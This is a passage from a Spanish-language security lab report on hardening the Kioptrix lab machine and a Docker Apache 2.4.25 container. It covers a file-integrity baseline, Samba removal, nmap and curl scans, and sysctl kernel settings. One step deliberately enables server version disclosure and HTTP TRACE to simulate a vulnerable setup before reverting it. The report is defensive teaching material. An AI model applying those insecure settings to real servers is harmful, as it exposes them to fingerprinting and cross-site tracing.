


Fig 42. Codificación de la Base de Datos FIM con UUencode

3. Al ejecutar el comando cat /root/checksums.uu , el sistema nos brindara el codigo en texto y tendremos que copiar lo que aparece desde “begin” hasta “end”.






Fig 43-44. Visualización y Extracción del Archivo Codificado (UUencode)

4. Decodificación y guardado en Ubuntu: Se utilizó el siguiente comando vim -n /root/Kioptrix_Base_FIM.uu para pegar la información que se sustrajo del comando [root@kioptrix /]# cat /root/checksums.uu desde Kali.





Fig 45. Visualizar el contenido del archivo codificado

5. Es la continuación de la transferencia de la base de datos de integridad de archivos (FIM) desde la máquina Kioptrix. El contenido codificado con UUencode (que fue copiado desde la línea begin hasta end) ha sido pegado en este archivo (Kioptrix_Base_FIM.uu) en la máquina de control (identificada aquí por el usuario root@gcneo). El uso del comando vim es para abrir el archivo y verificar que el código codificado ha sido pegado completamente y está listo para ser procesado por el comando uudecode, lo que restaurará el archivo original checksums.db.






Fig 46-47. Recepción y Preparación de la Base de Datos FIM para Decodificación

6. Este paso finaliza la transferencia segura de la línea de base de integridad de archivos. Después de haber copiado el código de texto codificado con UUencode en el archivo /root/Kioptrix_Base_FIM.uu (en la máquina de control), se utiliza el comando uudecode para revertir el proceso.




Fig 48. Decodificación del Archivo FIM Transferido (uudecode)

7. Este paso es la fase de limpieza del proceso FIM. Una vez que la base de datos de integridad (checksums.db) ha sido codificada y transferida exitosamente a la máquina de control/auditoría (y se ha verificado su decodificación), los archivos originales y codificados ya no son necesarios en la máquina Kioptrix.



Fig 49. Eliminación de Archivos Temporales de la Base de Datos FIM

3.5 Servicios Críticos

3.5.1 Parcheo (Desactivación o Eliminación de SMB)

Esta sección documenta la eliminación definitiva del vector de ataque CVE-2003-0201, que fue la causa raíz del compromiso inicial del sistema Kioptrix.

1. Verificación de la Vulnerabilidad, se confirmó la versión de Samba instalada, lo cual justificó la mitigación inmediata.




Fig 50. Smbd –V

2. Dada la imposibilidad de actualizar el binario en un sistema Red Hat 7.2 sin soporte, el parche de seguridad consistió en eliminar el código vulnerable mediante un Plan A (Desinstalación) y un Plan B (Deshabilitación Permanente). Se intentó la eliminación completa del paquete binario de Samba del sistema, ya que es la forma más limpia de aplicar el parche.
    - rpm -e samba (Eliminar el código binario vulnerable del disco).



Fig 51. (Plan A Desinstalación).

3. Si la desinstalación fallaba, se aplicó la deshabilitación para asegurar que el código vulnerable no pudiera ser ejecutado.
    - /etc/rc.d/init.d/smb stop (Detiene el servicio inmediatamente para mitigar el riesgo en tiempo real).
    - rm -f /etc/rc.d/rc3.d/S*smb (Elimina el script de inicio automático. El sistema no iniciará el servicio vulnerable al reiniciar).




Fig 52. (Plan B Deshabilitación Permanente Contingencia)

4. Verificación del Control, se verificó con /etc/rc.d/init.d/smb status que el servicio ya no estaba activo o disponible, confirmando la aplicación exitosa del parche.



Fig 53. smb is stopped o similar (No such file si se desinstaló).

3.5.2 Simulación de vulnerabilidad y parcheo de Apache 2.4.25 usando Docker

Simular un entorno vulnerable con Apache 2.4.25 dentro de un contenedor Docker, tomando en cuenta la aplicación de configuraciones inseguras, el escaneo para obtener evidencia y la realización del parcheo. Ahora bien, dentro del laboratorio, se procuró demostrar la alternativa que permite actualizar Apache por la versión más nueva, por lo tanto, se demostraron los comandos utilizados para evidenciar dicha actualización. Tomando en cuenta el contexto comentado, es conveniente mencionar que para realizar la simulación se siguieron los siguientes pasos:

1. Preparación del entorno Docker
   - ➢ Descargar e inicio del contenedor con Apache 2.4.25

   - ▪ Comandos utilizados:
     - docker pull httpd:2.4.25
     - docker run -dit --name apache_old httpd:2.4.25
     - docker exec -it apache_old /bin/bash

   - ➢ Como se observa en la imagen, la ejecución de los comandos comentados permite iniciar un contenedor con Apache 2.4.25 preinstalado y funcional, evitando errores de compilación y deprecación.



Fig 54. Despliegue y configuración del entorno de pruebas con Docker para el container httpd:2.4.25.

2. Aplicación de configuración vulnerable
    - (usando sed) Modificar httpd.conf directamente Comandos utlizados:
        - sed -i 's/^ServerTokens .*/ServerTokens Full/' /usr/local/apache2/conf/httpd.conf
        - sed -i 's/^ServerSignature .*/ServerSignature On/' /usr/local/apache2/conf/httpd.conf
        - echo "TraceEnable On" >> /usr/local/apache2/conf/httpd.conf

    - De acuerdo con la información de las imágenes, es conveniente mencionar que los comandos utilizados tienen como función exponer información sensible del servidor con el fin de simular un entorno vulnerable. A partir de ellos se permite mostrar la versión completa del servidor, agregar firmas del servidor en páginas de error, habilitar el método HTTP TRACE, que este puede ser utilizado para explotar ataques de Cross-Site Tracing.



Fig 55. Despliegue y configuración del entorno de pruebas con Docker para el container httpd:2.4.25.

3. Reiniciar Apache dentro del contenedor
    - Comando utilizado:
    - httpd -k restart

    - Una vez se ejecutan los cambios en httpd.conf se hace uso del comando mostrado en la imagen con el fin recargar el archivo httpd.conf y aplicar los cambios realizados en las directivas, lo cual permite garantizar que las modificaciones de ServerTokens, ServerSignature y TraceEnable funcionen sin necesidad de reiniciar todo el contenedor la VM como tal.



Fig 56. Comandos de Docker para la reinicio del contenedor.

4. Escaneo de evidencia inicial
    - Identificación de la IP del contenedor

    - Comando:
        - docker inspect -f '{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}' apache_old

- Para el apartado de escaneo, se hizo uso de dos comandos mostrados más adelante, pero antes de pasar a la ejecución de los comandos de escaneo, era relevante conocer la dirección IP del contenedor para ejecutar de forma exitosa el comando de nmap y el curl, razón por la cual se evidenció la dirección IP 172.17.0.5 a través de la imagen, la cual representa la dirección IP del contenedor, por lo tanto, esta fue la utilizada para ejecutar los dos comandos que forman parte del escaneo.



Fig 57. Despliegue del contenedor Docker httpd:2.4.25 y verificación de su configuración mediante docker inspect.

- Detección de la versión expuesta:
- Comando:
    - nmap -sV -p 80 <IP_DEL_CONTENEDOR>

  Desde Kali fuera del contenedor, se hizo uso del comando nmap -sV -p 80 172.17.0.5 con el fin de dar visibilidad sobre la información que se expone al ejecutar dicho comando, ya que es información valiosa para un atacante, debido a que de esta forma logra identificar cuáles riesgos puede generar a partir de la explotación de vulnerabilidades que presenta la versión de Apache httpd 2.4.25.



Fig 58. Detección de la versión del servicio Apache (2.4.25) en el contenedor objetivo mediante el escaneo de servicios con nmap -sV.

- Ver headers inseguros:
- Comando:
  - curl -I http://<IP_DEL_CONTENEDOR>

También se hizo uso del comando curl -I http://172.17.0.5, a partir de la ejecución del comando, la salida del mismo permite evidenciar la información que expone, dentro de la cual se encuentra la firma activa, ya que el servidor revela la versión completa (2.4.25) y el sistema operativo (Unix).




Fig 59. Detección de la firma activa del servidor a través de los encabezados HTTP con curl -I.

5. Parcheo de configuración
    - Modificar httpd.conf para endurecer
    - Comandos utlizados:
        - sed -i 's/^ServerTokens .*/ServerTokens Prod/' /usr/local/apache2/conf/httpd.conf
        - sed -i 's/^ServerSignature .*/ServerSignature Off/' /usr/local/apache2/conf/httpd.conf
        - sed -i 's/^TraceEnable .*/TraceEnable Off/' /usr/local/apache2/conf/httpd.conf



Fig 60. Aplicación de comandos sed para el endurecimiento de Apache: Configuración de ServerTokens, ServerSignature y mitigación de XST.

- echo "ServerTokens Prod" >> /usr/local/apache2/conf/httpd.conf
- echo "ServerSignature Off" >> /usr/local/apache2/conf/httpd.conf

➢ A partir de las dos imágenes mostradas y los comandos, es conveniente mencionar que la ejecución de los comandos se realizó con el objetivo de reducir la exposición de la información sensible vista en el servidor Apache, lo cual permite mitigar riesgos relacionados con fingerprinting, ataques de enumeración o la explotación de métodos inseguros. Ahora bien, se logró cumplir el objetivo, ya que los comandos dieron paso a buscar las líneas que comienzan con cada directiva para reemplazarlo por valores seguros en el caso de los comandos -i y para garantizar que Apache contara con instrucciones explícitas para ocultar la versión y firma en el caso de los iniciados con echo.



Fig 61. Aplicación de comandos sed para el endurecimiento de Apache: Configuración de ServerTokens, ServerSignature y mitigación de XST.

- Reiniciar Apache
    - Comando utlizado: httpd -k restart

Una vez se ejecutan los cambios en httpd.conf se hace uso del comando mostrado en la imagen con el fin recargar el archivo httpd.conf y aplicar los cambios realizados en las directivas, tal y como fue mencionado anteriormente.



Fig 62. Aplicación y recarga de la nueva configuración de endurecimiento de Apache mediante el comando httpd -k restart.

6. Escaneo de evidencia post-parcheo

- Verificar headers seguros:
    - Comando utlizado: curl -I http://<IP_DEL_CONTENEDOR>

Una vez aplicados los parches mencionados en la sección anterior, se ejecutó nuevamente el comando curl -I http://172.17.0.5 con el fin de evidenciar que los parches permitieron evitar mostrar a información sensible como la versión del servidor, ya que como se observa en la imagen, una vez se ejecuta el comando, indica que es Apache, pero no brinda la versión y el sistema operativo como lo hacía anteriormente.




Fig 63. Verificación post-hardening: Comprobación de la ocultación de la firma del servidor Apache mediante curl -I.

- Confirmar con nmap:
    - Comando utlizado: nmap -sV -p 80 <IP_DEL_CONTENEDOR>

Una vez se finalizó con el proceso de parchado, también se ejecutó el comando nmap -sV -p 80 172.17.0.5 con el fin de evidenciar que los parches fueron útiles para evitar mostrar la versión, por lo tanto, una vez que se hizo la ejecución del comando, se logra observar que en el apartado de versión dice Apache httpd no Apache httpd 2.4.25, como decía antes, esto permite proteger datos sensibles que son útiles para el atacante y que le permiten identificar amenazas que generan riesgos críticos.




Fig 64. Verificación final post-hardening: Comprobación de la ocultación de la versión del servicio Apache mediante nmap -sV.

7. Alternativa de protección: actualización a versión más reciente
   Instalar Apache actualizado en Kali

    - Comando utlizado: sudo apt update sudo apt install apache2 –y

    Los comandos utilizados, permiten instalar la versión más reciente disponible en los repositorios, que en este caso es la versión 2.4.65-3+b1.



Fig 65. Ejecución de sudo apt update y sudo apt install para la actualización de Apache a la versión 2.4.65-3+b1.

- Verificar versión instalada
  - Comando utilizado: apache2 –v

  La ejecución del comando apache2 -v permite evidenciar la versión y demuestra que efectivamente se actualizó la versión a la 2.4.65-3+b1, la cual fue mencionada en el paso anterior.



Fig 66. Confirmación de la versión instalada de Apache mediante el comando apache2 -v.

- Escaneo de seguridad
  - Comando utilizado: curl -I http://192.168.200.10




Fig 67. Escaneo de seguridad: Detección de encabezados HTTP expuestos mediante el comando curl -I.

- nmap -sV -p 80 localhost
    - Para finalizar con el laboratorio, se ejecutaron los dos comandos que forman parte del escaneo y se evidenció la actualización a una versión moderna, con parches de seguridad aplicados por la distribución.



Fig 68. Escaneo de seguridad: Detección de encabezados HTTP expuestos mediante el comando curl -I.

Conclusiones

Una vez finalizada la simulación, es relevante mencionar lo logrado a través del laboratorio, por lo tanto, es conveniente tomar en cuenta los siguientes aspectos:

- Simulación: Apache 2.4.25 en Docker permitió evidenciar cómo configuraciones inseguras exponen información sensible.

- Parcheo: a través del parcheo se logró evidenciar cómo el ajuste de directivas ServerTokens Prod, ServerSignature Off y TraceEnable Off permiten la reducción de la superficie de ataque.

- Alternativa: la actualización a Apache 2.4.65 elimina vulnerabilidades conocidas y complementa el endurecimiento de configuración brindando una alternativa realista y una solución eficiente.

Finalmente, no debe dejarse de lado que en entornos productivos, la mejor práctica es combinar hardening de configuración con actualización continua de versiones, ya que de esta forma se logra asegurar una postura robusta de seguridad.

3.6 Hardening de Sistema

3.6.1 Hardening del Núcleo (Sysctl)

El proceso de Hardening del Núcleo consiste en modificar los parámetros del kernel de Linux en tiempo de ejecución utilizando la herramienta sysctl. Este ajuste se realiza para prevenir ataques de red comunes y reforzar la estabilidad del sistema.

1. Esta imagen muestra los comandos utilizados para modificar el archivo de configuración del núcleo (/etc/sysctl.conf) para implementar las políticas de seguridad definidas previamente. Estas políticas están diseñadas para proteger la máquina contra ataques de red específicos al decirle al kernel cómo debe manejar ciertos tipos de tráfico y funcionalidades potencialmente peligrosas. La estrategia principal consiste en:
    1. Copia de Seguridad: Crear una copia del archivo original.

    2. Protección Anti-Spoofing: Activar el filtro de ruta inversa.

    3. Deshabilitar Rutas Inseguras: Deshabilitar el enrutamiento de origen.

    4. Mitigar Ataques de Ping: Ignorar peticiones de ping dirigidas a broadcast.

    - cp /etc/sysctl.conf /etc/sysctl.conf.bak
        - Crea una copia de seguridad del archivo original de configuración del núcleo.
    - echo "net.ipv4.conf.all.rp_filter = 1" >> /etc/sysctl.conf
        - Añade una regla que activa el filtro de ruta inversa (rp_filter). Esto comprueba que los paquetes entrantes provengan de una ruta válida, defendiendo contra el IP Spoofing.
    - echo "net.ipv4.conf.all.accept_source_route = 0" >> /etc/sysctl.conf
        - Añade una regla que deshabilita el enrutamiento de origen (Source Routing). Esta es una función antigua que puede ser explotada para manipular el flujo de tráfico.
    - echo "net.ipv4.icmp_echo_ignore_broadcasts = 1" >> /etc/sysctl.conf

        - Añade una regla que hace que el kernel ignore las peticiones de ping dirigidas a direcciones de broadcast. Esto mitiga los ataques de Denegación de Servicio (DoS) conocidos como Smurf Attack.

```
[root@kioptrix /]# cp /etc/sysctl.conf /etc/sysctl.conf.bak
[root@kioptrix /]# echo "net.ipv4.conf.all.rp_filter = 1" >> /etc/sysctl.conf
[root@kioptrix /]# echo "net.ipv4.conf.all.accept_source_route = 0" >> /etc/sysc
tl.conf
[root@kioptrix /]# echo "net.ipv4.icmp_echo_ignore_broadcasts = 1" >> /etc/sysct
l.conf
[root@kioptrix /]# _
```

Fig 69. Aplicación de Reglas de Hardening del Núcleo (Sysctl)

